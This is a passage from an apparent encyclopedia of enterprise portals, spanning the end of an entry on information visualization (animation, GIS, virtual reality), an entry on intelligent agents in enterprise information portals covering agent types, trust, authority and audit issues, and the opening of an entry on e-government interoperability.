Animation is the use of the sequences of still images to create an illusion of motion. Human eye/brain system has a combination of motion detectors, detail detectors, and pattern detectors, the outputs of all of which are combined to create the visual experience of motion. Flipbooks, by the successive display of static images, may serve as a simplest of examples of animation - the use of still images that seem to move. In film production, animation refers to techniques by which each frame of a film is produced individually. The frames may be generated by computer software, or by photographing an image. Graphics file formats like GIF, MNG, SVG, and Flash allow animation to be viewed on a computer or over the Internet (for details, see Key Terms and Their Definitions section). The Animation Master site at http://www.hash.com/ offers an animation package, for example.

Geographic Information Systems

Geographic information system (GIS) is a computer-based system for capturing, storing, manipulating, integrating, and displaying data with digitized maps. By integrating digitized maps with variety of databases, users can generate information for decision making, planning, and the management of the organizational infrastructure. As a matter of fact, GISs have been used very successfully in a variety of contexts and industries: in retailing, public administration, banking, agriculture, natural resources management, urban planning, emergency preparedness, the military, transportation, and marketing (Peinel & Rose, 2001; Priebe & Pernul, 2003; Reichardt, 2005; Schwartz, Tochtermann, Riekert, Hermsdorfer, & Hansen, 1999; Tochtermann & Schwartz, 2000; Tochtermann, Riekert, Wiest, Seggelke, & Mohaupt-Jahr, 1997; Wehrendt & Lewis, 1990).

Most major GIS software vendors provide Web/Internet/Intranet servers that hook directly into their software. That is why a GIS might be included in an enterprise portal application: enterprise portal users can access dynamic maps and other geographic data. GIS and mapping software examples are ArcView and ArcInfo from ESRI (www.esri.com/). The ArcInfo data model, for example, provides tools to model complex spatial systems with no programming and allows access to the real-time maps, directions, and live data services from users' applications and integration with, for example, Web-based collaboration tools, data warehouses, and customer relationship management (Anthes, 2005).

Virtual Reality

Virtual reality is a three-dimensional interactive technology that is of use in an enterprise portal for rendering, for example, products, products prototypes, products design, training, and simulation of complex business processes. The latest developments in virtual reality include more than just seeing images. They involve creation of the collaborative virtual environments, use of the augmented environments for the participatory products design, and the use of the wireless technology in the development of the virtual control and command centres (Corseuil, Raposo, da Silva, Pinto, Wagner, & Gattass, 2004; Davis, 2004; Green, Stanton, Walker, & Salmon, 2005).

Virtual reality visualizations have enabled advances in diverse fields, from products manufacture to medicine to retailing to real estate. Boeing, a manufacturer of airplanes, is actively involved in virtual reality applications through their human modeling system (www.boeing.com/assocproducts/hms/). In the real estate industry, virtual tours of locations available for sale are now a common occurrence. Users browsing virtual tours available on a real estate portal can, for example, determine what they do not wish to see, and eliminate options, so they may physically inspect only ones that interest them. An example of the real estate portal that is also providing service application of the virtual tours hosting for other businesses can be found at http://www.real-estate-listing.com/.

Virtual tours are also used to introduce new technology products. For example, the Sun Fire X4200 server was introduced as the new standard in the industry through the three dimensional virtual tour with 3D controls (http://wcdata.sun.com/webcast/archives/VIP-2118/x4200/).

The Visualization Laboratory of the Department of Computer Science at the State University of New York at Stony Brook (www.cs.sunysb.edu~vislab/) conducts research that involves the development of volume visualization techniques used in many virtual reality applications. They have developed a visualization tool, the VolVis system, that can be used by the scientist and engineer, as well as the visualization developer and researcher. Their projects include, in addition to the development of tools for visualization, architectures for volume rendering, methods for accelerating volume rendering, volume graphics, volume modeling and manipulation, and volume visualization applications (e.g., medicine, flight simulation, and scientific visualization).

A comprehensive list of virtual reality projects taking place all over the world can be found at http://www.ozedweb.com/infotech/virtual_reality_url_projects.htm site.

FUTURE TRENDS

Information visualization is now integrated with many applications because its use helps immensely when dealing with the information complexity and information overload. Information visualization methods are constantly evolving toward what is termed intelligent visualization, that is, automated information interpretation. Thus, the forthcoming trend is the shift from the designs of the information visualizations for retrieval only to the designs that foster knowledge acquisition and retention (Keller & Grim, 2005).

The future trend, in all visualization applications and their use in the enterprise portals, is to generate real-time information updates for real-time analysis and real-time decision making, and to be able to do it through wireless communications as well (Green et al., 2005). All practical developments point to the design of the scalable information visualizations on mobile devices (Ebert, Ehret, Schuchardt, Steinmetz, & Hagen, 2005). Collaboration capabilities are also part of this trend. For example, a special issue of the Virtual Reality Journal is expressly focused on the design and the use of the collaborative virtual environments (Ballin, Earnshaw, Macredie, & Vince, 2005).

Many uses of the enterprise portals focus on providing information to assist a firm's customers and suppliers, offering pertinent information for a firm's employees, and supporting managers in making strategic and tactical decisions. With the advent of the visual, collaborative, real-time information updates for enterprise portals, another emerging trend is a shift toward utilizing these technologies for operational decisions as well. Forthcoming is a change of focus for these tools. They will be used in new approaches to the functioning of the enterprise, for example, "the adaptive enterprise strategy" from HP (see http://www.hp.com/enterprise/cache/6842-0-0-225-121.aspx) and on demand computing from IBM (see http://www-306.ibm.com/e-business/ondemand/us/index.html?P_Site=S500).

CONCLUSION

Enterprise portals users, in a broad range of industries around the world, are finding that information visualization helps them make critical business decisions by cutting through information overload (Pastore, 2005). Instead of wading through endless spreadsheets and text analyses, they can get a quick graphic overview and still find whatever level of detail they need with a few clicks of the mouse.

Information visualization and its use in the enterprise portals have advanced the ability of users to process data and render it into knowledge and business decisions. There are a host of visualization techniques available to assist in the analysis of nearly every type of data imaginable. New visualization techniques will certainly be forthcoming in order to assist the users in the extraction of the additional insights proving more and more critical to the enterprise survival. The top academic conference for research in information visualization is the annually held IEEE Symposium on Information Visualization http://www.infovis.org/infovis/).

REFERENCES

Anthes, G.H. (2005). Beyond ZIP codes: Geographic information systems are taking business intelligence data to a whole new level. *Computerworld*. Retrieved January 8, 2007, from www.computerworld.com/databasetopics/businessintelligence/story/0,10801,104656,00.html

Ballin, D., Earnshaw, R.A., Macredie, R.D., & Vince, J.A. (Eds.) (2005). *Virtual reality.* London: Springer-Verlag.

Corseuil, E.T.L., Raposo, A.B., da Silva, R.J.M., Pinto, M.H.G., Wagner, G.N., & Gattass, M. (2004). ENVIRON - Visualization of CAD models in a virtual reality environment. In S. Coquillart & M. Göbel (Eds.), *Proceedings of the Eurographics Symposium on Virtual Environments* (pp.79-82), Grenoble.

Davis, C. (2004). Adapting virtual reality for the participatory design of work environments. *Computer Supported Cooperative Work, 13*(1), 1-33.

Ebert, A., Ehret, J., Schuchardt, L., Steinmetz, H., & Hagen, H. (2004). Context-adaptive mobile visualization and information management. In *Proceedings of the 15th IEEE Visualization Conference (VIS 2004),* Austin, TX. Retrieved January 8, 2007, from http://csdl2.computer.org/comp/proceedings/vis/2004/8788/00/87880008p.pdf

Green, D., Stanton, N., Walker, G., & Salmon, P. (2005). Using wireless technology to develop a virtual command and control centre. *Virtual Reality, 8*(3), 147-155.

Java Developer Articles on Graphical User Interface (GUI). Retrieved January 8, 2007, from http://java.sun.com/developer/technicalArticles/GUI/

Keller, T., & Grimm, M. (2005).*The impact of dimensionality and colour coding of information visualizations on knowledge acquisition* (pp. 167-184.). Lecture notes in computer science on knowledge and information visualization: Searching for synergies. Berlin: Springer-Verlag.

Leach, G., Al-Qaimari, G., Grieve, M., Jinks, N., & McKay, C. (1997). Elements of a three-dimensional graphical user interface. In *Proceedings of the IFIP TC13 International Conference on Human-Computer Interaction* (pp. 69-76).

Pastore, M. (2005). Insight searches for relationships in enterprise data. Retrieved January 8, 2007, from http://www.intranetjournal.com/articles/200511/pij_11_22_05a.html

Peinel, G., & Rose, T. (2001). Graphical information portals: The concept of smart maps, GeoNet 4D. *GeoInformatica, 5*(4), 327-344.

Priebe, T., & Pernul, G. (2003). Towards integrative enterprise knowledge portals. In *Proceedings of the Twelfth International Conference on Information and Knowledge Management,* New Orleans.

Reichardt, M. (2005). Sensor Web enablement. Open geospatial consortium white paper #05-063. Retrieved January 8, 2007, from http://www.opengeospatial.org/press/?page=papers

Rusdorf, S., Lorenz, M., Wölk, S., & Brunnett, G. (2003). Virtualiti3D (V3D): A system-independent, real time-animated, three-dimensional graphical user interface. In *Proceedings of the International Conference on Visualization, Imaging, and Image Processing* (pp.79-82), Benalmadena.

Schwartz, S., Tochtermann, K., Riekert, W.-F., Hermsdörfer, D., & Hansen, J. (1999). Open geospatial warehouse- geographical services in the intranet of the city of Cologne (in German). In *Proceedings of the Applied Geographical Information Systems* (pp. 490-501).

Tochtermann, K., & Shwartz, S. (2000). Enhancing information portals with internet-based GIS. In *Proceedings of the World Conference on the WWW and Internet*, San Antonio.

Tochtermann, K., Riekert, W.-F., Wiest, G., Seggelke, J., & Mohaupt-Jahr, B.(1997). Using semantic, geographical, and temporal relationships to enhance search and retrieval in digital catalogs. In *Proceedings of the 1st European Conference on Research and Advanced Technology for Digital Libraries* (pp. 73-86), Pisa.

Wehrend, S., & Lewis, C. (1990). *A problem-oriented classification of visualization techniques.* In *Proceedings of the IEEE Visualization'90* (pp. 139-143), San Francisco, CA.

KEY TERMS

3D: Three dimensional object or existing in three dimensions. May also refer to being lifelike, having depth or the illusion of depth, as well as height and width.

Animation: The sequence of still images creating an illusion of motion.

Files Used in Animation: Graphic Information Format (GIF) files used for efficient transmission of images across data networks. Free animated GIFS can be obtained from the www.gifs.net/ site.

Multi-Image Network Graphics (MNG) File Format: Supports multiple images, animation, and transparent JPEG. More information can be found by at www.libpng.org/pub/mng/. The MNG developers hope that in time MNG will begin to replace GIF for animated images on the World Wide Web, just as PNG have already begun to do for still images.

Portable Network Graphics (PNG) File Format: Used mostly for image editing. More information may be found by at www.libpng.org/pub/png/pngintro.html.

Flash: In everyday language Flash can mean the authoring program, the player, or the file. A Flash file can contain more diverse information than a GIF file of the same size, has an SWF file extension, and may appear in a Web page for viewing in a Web browser, or for "playing" in the standalone Flash Player. Macromedia Flash and Macromedia Flash Player are written and distributed by Macromedia (www.macromedia.com). Flash files deliver quite effective user experiences for rich content, applications, and communications.

Geographic Information System (GIS): A technology that allows managing, analysing, and disseminating geographic knowledge. Basic information on the work and the use of GIS can be found at www.gis.com.

Widgets: A graphical interface component that a computer user interacts with, for example, a window or a button. Widgets are used to build graphic user interfaces (GUIs). Widgets can be virtual or physical. Virtual widgets, for example, buttons, can be clicked with a mouse cursor. Physical widgets (such as buttons) can be pressed with a finger. Widgets are often packaged together in a widget toolkit. An example of the widget toolkit is Windows Forms, the name given to the GUI portion of the Microsoft .NET development framework.

Virtual Reality: Interactive technology that allows the user a sense of being physically present in the world visually rendered in 3 dimensions. It is also referred to as virtual environment. Most virtual reality environments are primarily visual experiences, displayed either on a computer screen or through special. Most current simulations include additional sensory information, such as sound and tactile feedback. A brief introduction to the virtual reality, related technologies, and examples of applications can be found at http://www-vrl.umich.edu/intro/index.html.

Virtual Reality Modeling Language (VRML): Allows coding of the three dimensional graphics for the Web. The viewing of VRML models via a VRML plug-in for Web browsers is usually done on a graphics monitor under mouse-control and, therefore is not fully immersive. However, the syntax and data structure of VRML provide an excellent tool for the modeling of three-dimensional worlds that are functional and interactive and that can, ultimately, be transferred into fully immersive viewing systems. More information on VRML can be found at http://www.web3d.org/. The successor to VRML is X3D. X3D is the current standard for the real-time 3 dimensional graphics from the International Organization for Standardization (IOS standard). Detailed information on X3D can be found at www.web3d.org/x3d/specifications/. X3D experience can be encountered at http://www.thex3dxperience.com/. Online resources for the markup language technologies can be found at http://xml.coverpages.org/vrml-X3D.html.

Web Application: An application delivered to computer users from a Web server over a computer network such as the Internet.

Web Server: A computer and the computer program that accepts requests from Web browsers, and serves them Web pages.

SOME OTHER USEFUL VISUALIZATION SITES

Information Visualization, available at http://www.palgrave-journals.com/ivs/index.html

This journal is a central forum for all aspects of information visualization and its applications, and it is essential reading for researchers and practitioners of information visualization. Information Visualization is published by Palgrave Macmillan, Houndmills, England.

http://www.infovis.org/
http://www.otal.umd.edu/Olive/
http://www.apple.com/science/software/crossdiscipline.html
http://www.research.att.com/areas/visualization/
http://www.brightpointinc.com/
www.opengeospatial.org/
http://www.hivegroup.com/
http://www.thinkmap.com/
www.thebrain.com/lps/kmkm/
www.kartoo.net/e/eng/visu.html
www.kartoo.com/
www.quantum4d.com/
http://www.math.yorku.ca/SCS/Gallery/
www.i2Brain.com/

Intelligent-Agent-Supported Enterprise Information Portal

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INTRODUCTION

Enterprises in today's highly competitive environment must cope with mountainous information. At the same time, they must act quickly to make timely business decisions. Providing the right information at the right time has been a challenge for information technology professionals. Wells, Sheina, and Harris-Jones (2000) found that in the average company in the United States, 80% of information is kept on individual personal computers, and less than five percent of employee knowledge is captured and made available in enterprise systems. Various systems, such as management information systems, enterprise resource planning, and knowledge management systems have been used to support the information needs of organizations. In recent years, enterprise information portal (EIP) have been developed to provides an effective platform for knowledge workers in organizations to find, manage, use, and share previous disparate information. An EIP gives the user a single point of access to data, information, and knowledge across the entire enterprise, thus holding the promise of increasing the competitiveness of the organization (Mitchell, 2005; Schroeder, 2000).

Aneja et al. (2000) proposed a generic framework for an enterprise portal that aimed at taming content chaos on corporate intranets. Raol, Koong, Liu, and Yu (2002) developed a simplified model that is used for classifying enterprise portal features and functions. In most EIPs, the key functions and features include interface, content management, search, collaboration, personalization, security, network, administrative tools, and extensibility. Typically, EIPs offer a familiar and easy-to-use Web interface to the users. However, a traditional Web interface lacks the breadth and flexibility desired by end users. Artificial intelligent agents have recently become capable enough to be integrated with enterprise information portals. Those agents can be used to facilitate the effective use of many of the features and functions in EIPs. Various types of intelligent agents, such as interface agents, personal assistant agents, information foraging and filtering agents, collaborative filtering agents, decision support agents, and bargaining and negotiation agents can work separately or collectively to make EIPs more accessible and user friendly. However, there are many theoretic as well as practical issues that must be addressed before intelligent agents should be widely deployed. We must understand the inherent limitations of intelligent agents and be able to assess the benefits and risks associated with using intelligent agents in EIPs.

A report published by KPMG in March, 2000, found that 70% of the firms surveyed indicated that they experienced information overload even when enterprise information portals/intranets were used. Apparently, making vast information available is not enough in creating effective enterprise portals. We need to provide a set of intelligent functions to improve the effectiveness of EIPs. Traditional EIP functions from major EIP software packages are discussed in Raol et al. (2002). We attempt to bridge the research in enterprise portals and intelligent agents by identifying and characterize the role of intelligent agents may play in EIPs. Previous research has shown that intelligent agents can be used in various applications that have similar characteristics to EIP functions. For instance, intelligent agents are used in locating expertise in computer networks (Vivacqua, 1999) and in risk monitoring (Wang, Mylopoulos, & Liao, 2002). As intelligent agent technology becomes more mature, the application of intelligent agents has become more wide spread (Kontolemakis et al., 2004; Xu & Wang, 2005). However, there is little research on systematic integration of intelligent agents and enterprise information portals.

INTELLIGENT AGENTS

Intelligent agents are small autonomous software programs that mimic the behavior of humans. A widely cited definition given by Franklin and Graesser (1996) delineates several essential characteristics of intelligent agents: "An autonomous agent is a system situated within and a part of an environment that senses that environment and acts on it, over time, in pursuit of its own agenda and so as to effect what it senses in the future." This definition is broad enough to include most intelligent agents, while allowing further restrictions in more specific types of agents. Research on intelligent agents has spread over a wide spectrum of disciplines, from computer science, to psychology, management, economics, information systems, and social science. The phrase "intelligent agents" gained popularity in both the research community and the general public in 1994, when a number of important articles on agents were published in the first of several special issues of *Communications of the ACM*. In an influential paper, "Agents that reduce work and information overload," Pattie Maes, of MIT, explored the potentials of personal and information agents (Maes, Guttman, & Moukas, 1994). The excitement over intelligent agents research was evidenced in many publications as agent-based computing and was hailed as "the new revolution in software" (Ovum, 1994).

Characteristics of Intelligent Agents

Although the functions and capabilities of intelligent agents vary in different applications, intelligent agents are designed with the ability to model the goals and preferences of their masters. All intelligent agents share certain human-like characteristics. For example, they are autonomous, context sensitive, capable of learning and adapting, goal driven, possessing specialized knowledge, and communicating with people or other agents. It is not necessary, however, for all intelligent agents to have all of these characteristics:

- **Autonomous:** Being able to accomplish tasks without intervention from a human user or other agents.
- **Adaptive/Learning:** Being able to learn and adapt to their external environment through interaction with information, objects, or other agents (includes humans).
- **Social Interaction:** Being able to communicate, bargain, collaborate, and compete with other agents on behalf of their masters (users).
- **Mobile:** Being able to migrate themselves from one machine/system to another in a network, such as the Internet.
- **Goal-Oriented:** Being able to act and react in accordance with built-in goals.
- **Continuous:** Being able to monitor their environment and update their knowledge base continuously.
- **Communicative:** Being able to communicate with people or other agents through protocols such as agent communication language (ACL).
- **Impersonal:** Being able to show/emulate feelings, emotions, subjectivity, or biases that are typical in human agents.
- **Intelligent:** Being able to exhibit intelligent behavior such as reasoning, generalization, learning, environment awareness, dealing with uncertainty, using heuristics, and natural language processing.

Intelligent Agent Applications

In recent years, with the improvement of agent technologies, intelligent agents have found various applications in solving real-world problems. The following is a sample of current applications of intelligent agents (Maes et al., 1999; Moukas, Zacharia, Guttman, & Maes, 2000; Proffitt, 2001):

- **Interface Agents:** Intelligent agents that monitor user behavior over a length of time and then customize the application interface that is tailored to the user's needs.
- **Foraging and Filtering Agents:** Intelligent agents are widely used in automated searching and retrieval of information based on users' queries. They help users to classify, sort, organize, and locate information from various sources such as the Internet, online databases, and government/corporate data warehouses.
- **Collaborative Filtering Agents:** Collaborative filtering agents provide the user with information based on his/her profile and those of other users who share similar interests or activity patterns.
- **Planning and Scheduling Agents:** Intelligent agents that support communications and collaborations among team members.
- **Procurement Agents:** Intelligent agents that support the cooperation between buyers and suppliers, and build a virtual market place to carry out electronic searching, negotiation, ordering and invoicing.
- **Shopping Agents:** Shopping agents, known as shopbots, are designed to help the user to find the best bargain with minimum effort.
- **E-Commerce Agents:** While shopping agents are servants to buyers of the online markets, e-commerce agents are deployed to help the sellers or facilitate the transactions.
- **Decision Support Agents:** Intelligent agents that have access to databases and analytical tools and provide decision support. Various artificial intelligence techniques can be implemented, including but not limited to: statistical analysis, rule-base expert systems, case-based reasoning, heuristic search, fuzzy logic, neural networks, and evolutionary computing.
- **Personal Assistant Agents:** Intelligent agents that provide individual, custom-tailored services, typically aimed at individual information organization and personal productivity.
- **Network Management Agents:** Intelligent agents that automatically monitor, allocate, coordinate, and manage network services over an intranet and/or the Internet. They can assist in network administration tasks like routing, access and service provisions.

Table 1. Specialized intelligent agents in enterprises information portals

EIP Component	EIP Function	Sample Intelligent Agents
Customization and personalization	Customization Personalization Dynamic interface User profile	Interface Agents Personal Assistant Agents Monitoring Agents
Content management	Document directory Content filtering Content publication Metadata management	Directory Agents Category Agents Ontology Agents
Proactive search	Embedded search engine Integrated search Search collection replication New content alert	Foraging Agents Filtering Agents Decision Support Agents Alert Agents
Collaboration	Planning Task management Scheduling Collaborative workflow	Planning Agents Scheduling Agents Personal Assistant Agents Monitoring Agents
Community	Social network Controlled sharing Threaded discussion Recommendation and referral	Coordination Agents Negotiation Agents Training/tutoring Agents Recommendation Agents
Network	Intelligent caching Load balancing Pooled connections Performance enhancing	Network Management Agents Decision Support Agents Control Agents
Dynamic change	Query information Content analysis Search by criterion Subscribe to new content	Foraging Agents Filtering Agents Monitoring Agents
Embedded applications	Open gadget standards XML rendering Analytical tools Graphics tools	Exchange Agents EDI Agents Data Mining Agents Application Interface Agents

- **Data Mining Agents:** Intelligent agents using analytical tools to identify patterns, trends, and critical events in large amounts of data in databases or on the Web. They can also be used to cooperate with personal agents to extract useful information from databases.
- **Directory and Category Agents:** Intelligent agents that automatically search the Internet and the Web and create directories and categories of information and services, such as those used by Google and other search engine companies.

EIP WITH INTELLIGENT AGENT SUPPORT

Typical enterprise portal functions include information targeting, filtering, customization, personalization, and access control etc. Intelligent agents are able to aid in many of those essential functions. Bailey and Treloar (2001) suggested that EIPs should have four components: authentication, directory services, database, and content management. A common set of services include content syndication, content aggregation, customization, portal administration, and user management (Wege, 2002). Intelligent agents may be adopted for many of those services. For example, agents can be used in gathering content from different sources, preparing content from different sources for different users, offering content tailored to the user's needs, and managing user authentication and authorization for multi-level services (Mitchell, 2005).

Raol et al. (2002) surveyed current EIP software packages and listed key EIP components and a common set of EIP functions. We enlist various specialized intelligent agents that can be deployed in each component of enterprise information portals in Table 1.

Table 2. Characteristics of information access via intelligent agents vs. humans and traditional EIPs

	Intelligent Agents	Humans	Traditional EIPs
Discourse	Conversational	Conversational	Navigational
Memory/database	Large/specific	Small/general	Large/specific
User profiling	Unlimited	Limited	Unlimited
Accuracy	High	Low	High
Flexibility	Low	High	Very low
Searching	Fast	Slow	Fast
Database access	Easy and fast	Hard and slow	Easy and fast
Reports	Dynamic and fast	Dynamic and slow	Static and fast
Common sense	Scarce/rigid	Plenty/flexible	None
Human touch	Low	High	None
Availability	All time	Limited	All time
Multi-threads	Yes	No	Yes

Many of the intelligent agents listed in the table, such as interface, planning, scheduling, filtering, foraging, and personal assistant agents, have already been developed. A good summary of intelligent agent applications in various business functional areas can found in *intelligent software agents* (Murch & Johnson 1999). Others types of agents, such as category, directory, ontology, and network management agents, are proposed to support the key enterprise information portal functions. As EIPs are used by a large portion of employees in an organization, the systems are typically multifaceted with varying functionalities. Multiple agent systems (MAS) are designed to support agent communications and collaborations in those EIPs.

POTENTIALS AND LIMITATIONS OF EIP AGENTS

As agent technology matures, the potential of intelligent agents integrated in enterprise information portals is becoming more significant. Intelligent agents can improve not only individual EIP functions as discussed above, but also enhance the effectiveness and efficiency of the entire EIP system. Collectively, EIP agents can streamline the system processes, facilitate the sharing and collaboration of users, and provide seamless connectivity to other enterprise systems within the organization.

Information and knowledge come from various sources. For efficacy and flexibility, human experts are still the best source if available. One of the shortcomings of traditional EIPs is the lack of human-touch. Well designed intelligent agents can interact with users in natural language instead of cryptic commands or inflexible and limited menu/icon choices. Anthropomorphic agents that respond to user request with facial expressions and body language may make EIPs appear to be more interesting and user-friendly. Table 2 presents a comparison of information access characteristics via intelligent agents vs. humans and traditional enterprise portals.

IMPORTANT ISSUES OF AGENTS IN EIPS

Although intelligent agents can provide great assistance in enterprise information portal functions, we must understand their inherent limitations. The value of information is mainly determined by its accuracy, timeliness, completeness, and reliability. Intelligent agents as surrogates of human agents must have well defined duty, responsibility, and accountability.

- **Trust:** A trust relationship must be established between users and intelligent agents, and between intelligent agents. When a user relinquishes certain responsibilities to an agent, the agent must have verifiable accountability. The agent needs to know what responsibilities entrusted to it can be re-delegated to other intelligent agents. Kotorov and Hsu (2001) pointed out that intelligent agents can tell the source of the information, but they cannot verify the reliability of the source. Trustworthiness is not easily achieved by computer agents.

- **Training:** In order for the intelligent agents to become effective, they must be provided with user information, or be able to learn the user profile through monitoring user practices. Training intelligent agents might be a difficult process as it involves guiding the agents towards better performance through proper guidance. Many users may be unwilling to spend a lot of time to provide the necessary information to train the intelligent agents, or are concerned about privacy of personal information. Furthermore, user interests and preferences may change over time, thus the performance of intelligent agents need to be continuous monitored.
- **Authority:** Intelligent agents have limited authority as the agents work on behalf of their masters. When a user delegates certain responsibilities to an agent, he/she must specify the boundaries of the authority given to the agent. As with any information and decision support systems, the ultimate decision maker is the human user.
- **Security:** Security is increasingly a concern of enterprise information portals. Both the user and intelligent agents need to be authenticated before any interaction between them. Agents must reveal their identities and their entrusted responsibilities only to authorised users.
- **Privacy:** Intelligent agents should not disclose a user's private information such as affiliation and email addresses unless authorised to do so. The user needs to be aware of what kind of information the intelligent agent(s) will exchange with other users or intelligent agents in order to accomplish a given task.
- **Audit and Control:** Intelligent agents should behave within a set of guidelines. For example, they must obey their masters, but not if carrying out their order may lead to harmful results (see, e.g., Asimov's three laws of robotics). There must be control and audit mechanisms built into the intelligence infrastructure so that the actions of the intelligent agents can be traced and corrected if necessary.

INTELLIGENT AGENT STANDARDS

Although intelligent agents have found many successful applications, their deployment in enterprise information portals is limited. One of the major challenges to agent communication is that, just like humans, computer agents may have different knowledge, abilities, and belief systems. Thus an agent ontology is needed so that agents will be able to understand one another. Furthermore, Agent Communication Language (ACL) must be standardized so that agents from different parties can interoperate. The Knowledge Query and Manipulation Language (KQML) developed by Finin, Fritzson, McKay, and McEntire (1994) under the DARPA-sponsored Knowledge Sharing Effort is an early intelligent agent standard. KQML has an informal semantics, resulting in varied implementations. The Foundation for Intelligent Physical Agents (FIPA) standard is newer and has a formal semantics. While KQML and FIPA standards are widely accepted in multi-agent system research and development, their applicability to intelligence infrastructure may be limited as they do not have the amenities to deal effectively with existing information and knowledge systems. Intelligent agents based on emerging standards such as XML and XML Web services may be more appropriate for enterprise information portals.

CONCLUSION

Enterprise information portals have been used by organizations to collect, manage, sort, categorize, share, and disseminate information that is essential to the productive work of knowledge workers. Previous research has found that enterprise information portals serve as a middleware that provides a one-stop gateway for vast amount of information and information based functions. Many of those functions can be enhanced by specialized intelligent agents.

Although intelligent agents have been around for many years, it is only recently that they have made significant inroads into real world applications. In certain specific areas intelligent agents have found successfully applications. However, so far there has been little effort to systematically integrate intelligent agents with enterprise information portals. Before such an endeavour can begin, more work needs to be devoted to study the efficacy and ramifications of such integration. We have surveyed intelligent agent applications and explored their role in improving the key functions of enterprise information portals. We believe that intelligent agents have great potentials and further research in their application in enterprise information portals is warranted.

REFERENCES

Aneja, A., Brooksby, B., & Bowan, C. (2000). Corporate portal framework for transforming content chaos on intranets. *Intel Technology Journal, 11*(3), 21-28.

Bailey, N., & Treloar, A. (2001). *What 's under the threshold? Portals and portal infrastructures.* Retrieved September, 2004, from http://ausweb.scu.edu.au/aw01/papers/refereed/treloar/.

Finin, T., Fritzson, R., McKay, D., & McEntire, R. (1994). KQML as an Agent Communication Language. In *Proceed-*

ings of the 3rd International Conference on Information and Knowledge Management (pp. 456-463). Gaithersburg, MD: ACM Press.

Franklin, S., & Graesser, A. (1996). Is it an agent, or just a program?: A taxonomy for autonomous agents. In *Proceedings of the 3rd International Workshop on Agent Theories, Architectures, and Languages*. New York: Springer-Verlag.

Kontolemakis, G., Kanellis, P., & Martakos, D. (2004). Software agents for electronic marketplaces: Current and future research directions. *Journal of Information Technology Theory and Application, 6*(1) 43-60.

Kotorov, R., & Hsu, E. (2001). A model for enterprise portal management. *Journal of Knowledge Management, 5*(1) 86-93.

Maes, P. (1994). Agents that reduce work and information overload. *Communications of the ACM, 37*(7) 31-40.

Maes, P., Guttman, R. H. & Moukas, A. G. (1999). Agents that buy and sell. *Communications of the ACM, 42*(3) 81-91.

Mitchell, B. (2005) *What is a portal, really?* Retrieved September, 2005 from http://compnetworking. about. com/library/weekly/aa011900a.htm

Moukas, A., Zacharia, G., Guttman, R., & Maes, P. (2000). Agent-mediated electronic commerce: An MIT media laboratory perspective. *International Journal of Electronic Commerce, 4*(3), 5-22.

Murch, R., & Johnson, T. (1999). *Intelligent software agents*. Upper Saddle River, NJ: Prentice Hall PTR.

Ovum. (1994). *Intelligent agents: the new revolution in software. Ovum report*. London: Ovum Publications.

Proffitt, B. (2001). Commercial success with bots. *Internet.com Corp*. Retrieved February 10, 2001, from http://www.botspot.com/news/ news020701.html

Raol, J. M., Koong, K. S., Liu, L. C., & Yu, C. S. (2002). An identification and classification of enterprise portal functions and features. *Industrial Management & Data Systems, 102*(7), 639-702.

Schroeder, J. (2000), Enterprise portals: A new business intelligence paradigm. *MIS Quarterly, 23*, 124-126.

Vivacqua, A. S., (1999). Agents for expertise location. In *Proceedings AAAI Spring Symposium on Intelligent Agents in Cyberspace* (pp. 9-13). Stanford, USA.

Wang, H., Mylopoulos, J., & Liao, S. (2002). Intelligent agents and financial risk monitoring systems. *Communications of the ACM, 45*(3) 83-88.

Wege, C. (2002). Portal server technology. *IEEE Internet Computing, 6*(3), 73-77.

Wells, D., Sheina, M., & Harris-Jones, C. (2000). Enterprise portals: New strategies for information delivery. *Ovum*. Retrieved from www.ovum.com

Xu, D., & Wang, H. (2005). Intelligent agents supported personalization for virtual learning environments. *Decision Support Systems, 42*(2), 825-843.

KEY TERMS

Agent Ontology: A model of a domain with definitions and rules that govern the behavior of intelligent agents.

Enterprise Information Portal (EIP): An enterprise-wide information gateway for collecting, managing, sorting, categorizing, sharing, and disseminating information to knowledge workers.

Intelligent Agent: An autonomous software program that is able to learn and adapt to its environment in order to perform certain tasks delegated to it by its master.

Multi-Agent System (MAS): A distributed system with a group of intelligent agents that communicate, bargain, compete, and cooperate with other agents and the environment to achieve goals designated by their masters.

Web Services: The programmatic interfaces that support application to application communication on the World Wide Web. Standards-based web services use XML to interact with each other.

I

Interoperability Integrating E-Government Portals

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INTRODUCTION

In recent years, we have witnessed the rapid evolution of the World Wide Web. This development allowed millions of people all over the world to access, share, interchange, and publish information. In this context, many governments have realized that their information resources are not only of value in themselves. They are valuable economic assets—the fuel of the knowledge economy. By making sure the information they hold can be readily located and passed between the public and private sectors, taking account of privacy and security obligations, it will help to make the most of this asset, thereby driving and stimulating national and international economy. The governments take advantage of information and communication technologies (ICTs) and the continuing expansion of the Web and started e-government strategies to renew the public sector and eliminate existing bureaucracy and therefore reduce costs (Riedl, 2003; Tambouris, Gorilas, & Boukis, 2001).

There is a growing awareness that the interoperability of national public ICT infrastructures is a precondition for a more service-oriented and competitive public sector. Ever since the adoption of the Interoperability Decision (1720/1999/EC) of the European Parliament and of Council in July 1999, the European Commission has focused on the pan-European dimension of e-government and on the interoperability requirements for its implementation.

This article highlights the critical issue of interoperability and investigates the way it can be incorporated into e-government domain in order to provide integrated, efficient, and effective e-services. It also describes the issues, tasks, and steps that are connected with interoperability, depicts the technical dimensions that arise, proposes solutions when possible, and discusses its effectiveness. Moreover it investigates the methodology to develop a generic, standardized, interoperable platform able to model and manage administrative business-related processes and content and follow a one-stop approach where certain governmental organizations, through their portal, act as liaisons (intermediaries) between the Government, and clients and businesses, introducing a new Government level. Hereafter, the term *clients* is used for both citizens and businesses, as they are clients of e-government portals. Finally, it illustrates the future trends in the field and, thus, suggests directions that may produce new scientific results.

BACKGROUND

Although countries worldwide are different culturally, politically, and in population and education, they all have one thing in common—they all realize that their national investment in information technology (IT) provides enormous opportunities for making the transformation of their government into a citizen-centered e-government. It is obvious that governmental institutions and agencies are the most complicated organizations in the society providing the legal, political, and economic infrastructure to support the daily needs of clients (Bouguettaya, Rezgui, Medjahed, & Ouzzani, 2004). In their transition from the traditional operation and interoperation to the electronic one, the Web can be considered the key vehicle for the implementation and achievement of this scope. In this framework, governments across the world are grappling today with how to use electronic technologies to improve services to citizens, increase efficiency (including reducing inefficiencies due to redundant and overlapping government agency activities, investments, duplicative reporting requirements, among others), and streamline traditional paper processes.

